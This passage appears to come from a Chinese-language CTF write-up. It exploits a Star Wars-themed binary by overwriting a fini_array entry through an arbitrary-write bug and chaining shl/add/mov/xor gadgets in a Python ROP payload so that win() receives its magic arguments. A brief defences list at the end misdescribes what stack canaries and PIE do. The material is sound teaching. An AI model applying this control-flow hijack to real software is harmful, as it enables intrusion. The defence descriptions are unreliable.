    puts("-------------------------------------------------------");
    puts(v5);
    return v6 - __readfsqword(0x28u);
  }
```

这里读取flag.txt

如何跳转到win函数呢?

如何跳转到win函数

```
if ( v3 <= 4 )
{
  v4 = v3;
  puts("Which jedi said that? ");
  printf(">>> ");
  fflush(stdout);
  fgets(v5, 9, stdin);
  *(_QWORD *)review_names[v4] = *(_QWORD *)v5;
}
```

review_names 创建额外上下文，导入星战有关的信息

把review_names数组第v4个元素的值为地址的值赋值为把v5的值作为地址的值。

尝试这里能否注入？没有exit@GOT 的地址。不能直接修改 exit 对应的跳转位置。

如何跳转到win函数

exit()会依次调用fini_array部分的函数指针，只需将其中的某个指针替换成win函数即可。

计算fini_array地址和review_name地址的距离

```
LOAD:0000000000404428 0C 00 00 00 00 00 00 00 10+Elf64_Dyn <0Ch, 401000h>          ; DT_INIT
LOAD:0000000000404438 0D 00 00 00 00 00 00 00 9C 17+Elf64_Dyn <0Dh, 40179Ch>      ; DT_FINI
LOAD:0000000000404448 19 00 00 00 00 00 00 00 08 44+Elf64_Dyn <19h, 404408h>      ; DT_INIT_ARRAY
LOAD:0000000000404458 1B 00 00 00 00 00 00 00 08 00+Elf64_Dyn <1Bh, 8>           ; DT_INIT_ARRAYSZ
LOAD:0000000000404468 1A 00 00 00 00 00 00 00 10 44+Elf64_Dyn <1Ah, 404410h>     ; DT_FINI_ARRAY
LOAD:0000000000404478 1C 00 00 00 00 00 00 00 08 00+Elf64_Dyn <1Ch, 8>           ; DT_FINI_ARRAYSZ
LOAD:0000000000404488 F5 FE FF 6F 00 00 00 00 68 03+Elf64_Dyn <6FFFFEF5h, 400368h> ; DT_GNU_HASH
LOAD:0000000000404498 05 00 00 00 00 00 00 00 E0 04+Elf64_Dyn <5, 4004E0h>       ; DT_STRTAB
LOAD:00000000004044A8 06 00 00 00 00 00 00 00 90 03+Elf64_Dyn <6, 400390h>       ; DT_SYMTAB
LOAD:00000000004044B8 0A 00 00 00 00 00 00 00 9D 00+Elf64_Dyn <0Ah, 9Dh>        ; DT_STRSZ
LOAD:00000000004044C8 0B 00 00 00 00 00 00 00 18 00+Elf64_Dyn <0Bh, 18h>        ; DT_SYMENT
LOAD:00000000004044D8 15 00 00 00 00 00 00 00 00 00+Elf64_Dyn <15h, 0>          ; DT_DEBUG
LOAD:00000000004044E8 03 00 00 00 00 00 00 00 F8 45+Elf64_Dyn <3, 4045F8h>      ; DT_PLTGOT
```


ROP

利用栈上构造的地址和指令组合（gadget）
完成复杂逻辑

如何满足win的判断条件?

回到win函数，要求 $a1 == 1684107883 \&\& a2 == 1936286821$
即要求　　rdi等于0x6461726B, rsi等于0x73696465

不能直接把fini_array指针修改为win函数地址，但是可以利用以下这些函数



如何满足win的判断条件?

使用已有的程序片段构造任意的二进制数


有加法和移位→构造任意二进制数
有mov→可以赋值到任意变量

```
mov rsi, rdi
xor rdi, rdi
add rdi, 1
shl rdi, 1
```

比如说：构造0x8887 的二进制
bin(0x8887)[2:] '1000100010000111'

```python
# 设置 rsi
for bit in bin(rsi)[2:]:
    if bit == '1':
        payload += p64(shl) + p64(add)
    else:
        payload += p64(shl)

# 将 rsi 转移到 rdi
payload += p64(mov) + p64(xor)

# 设置 rdi
for bit in bin(rdi)[2:]:
    if bit == '1':
        payload += p64(shl) + p64(add)
    else:
        payload += p64(shl)

# 跳转到 win 函数
payload += p64(win)
```

攻击过程视频记录



如何实现防御：

- **Fcf-protection**

确保程序的执行流严格遵循预定义路径

- **Canary**

替换或保护 ret 指令，防止 ROP 攻击的常规利用。

- **PIE:**

防止攻击者通过堆漏洞劫持控制流

Thanks!